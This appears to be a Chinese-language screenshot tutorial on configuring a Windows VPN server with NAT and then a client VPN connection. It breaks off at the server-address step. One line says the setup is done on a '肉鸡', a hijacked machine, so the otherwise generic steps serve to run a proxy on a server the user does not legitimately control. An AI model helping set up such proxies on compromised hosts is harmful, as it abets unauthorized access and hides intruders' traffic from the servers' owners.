
< 上一步 (B) 下一步 (N) > 取消



选择 VPN 访问 点击下一步





点完成即可


接下来设置 登入的帐号











这样就行了 有时这样设置了但是 VPN 连接上却无法 访问网络 那么就要更改下如下的一些设置：



多勾选一个 NAT 和基本防火墙









选择本地连接就行了！然后启用 NAT 点击确定就行了。

这样服务器肉鸡上的就设置好了！

接下来我们在本机设置连接





新建连接向导

网络连接类型
您想做什么?

☐ **连接到 Internet (C)**
连接到 Internet, 这样您就可以浏览 Web 或阅读电子邮件。

☒ **连接到我的工作场所的网络 (D)**
连接到一个商业网络 (使用拨号或 VPN), 这样您就可以在家里或者其它地方办公。

☐ **设置家庭或小型办公网络 (S)**
连接到一个现有的家庭或小型办公网络, 或者设置一个新的。

☐ **设置高级连接 (E)**
用并口, 串口或红外端口直接连接到其它计算机, 或设置此计算机使其它计算机能与它连接。

< 上一步 (B) 下一步 (N) > 取消

选择 连接到我的工作场所的网络 下一步

新建连接向导

网络连接
您想要在工作点如何与网络连接?

创建下列连接:

☐ **拨号连接 (D)**
用调制解调器和普通电话线连接, 或通过综合业务数字网 (ISDN) 电话线连接。

☒ **虚拟专用网络连接 (V)**
使用虚拟专用网络 (VPN) 通过 Internet 连接到网络。

< 上一步 (B) 下一步 (N) > 取消

选择 虚拟专用网络连接 下一步

新建连接向导

连接名
指定连接到您的工作场所的连接名称。

在下面框中输入此连接的名称。

公司名 (A)

香港VPN

例如，您可以输入您的工作地点名或您连接到的服务器名。

< 上一步 (B) 下一步 (N) > 取消

名称 任意输入 最好是输入 代理 IP 的那个地区名字 便于识别

新建连接向导

VPN 服务器选择
VPN 服务器的名称或地址是什么？


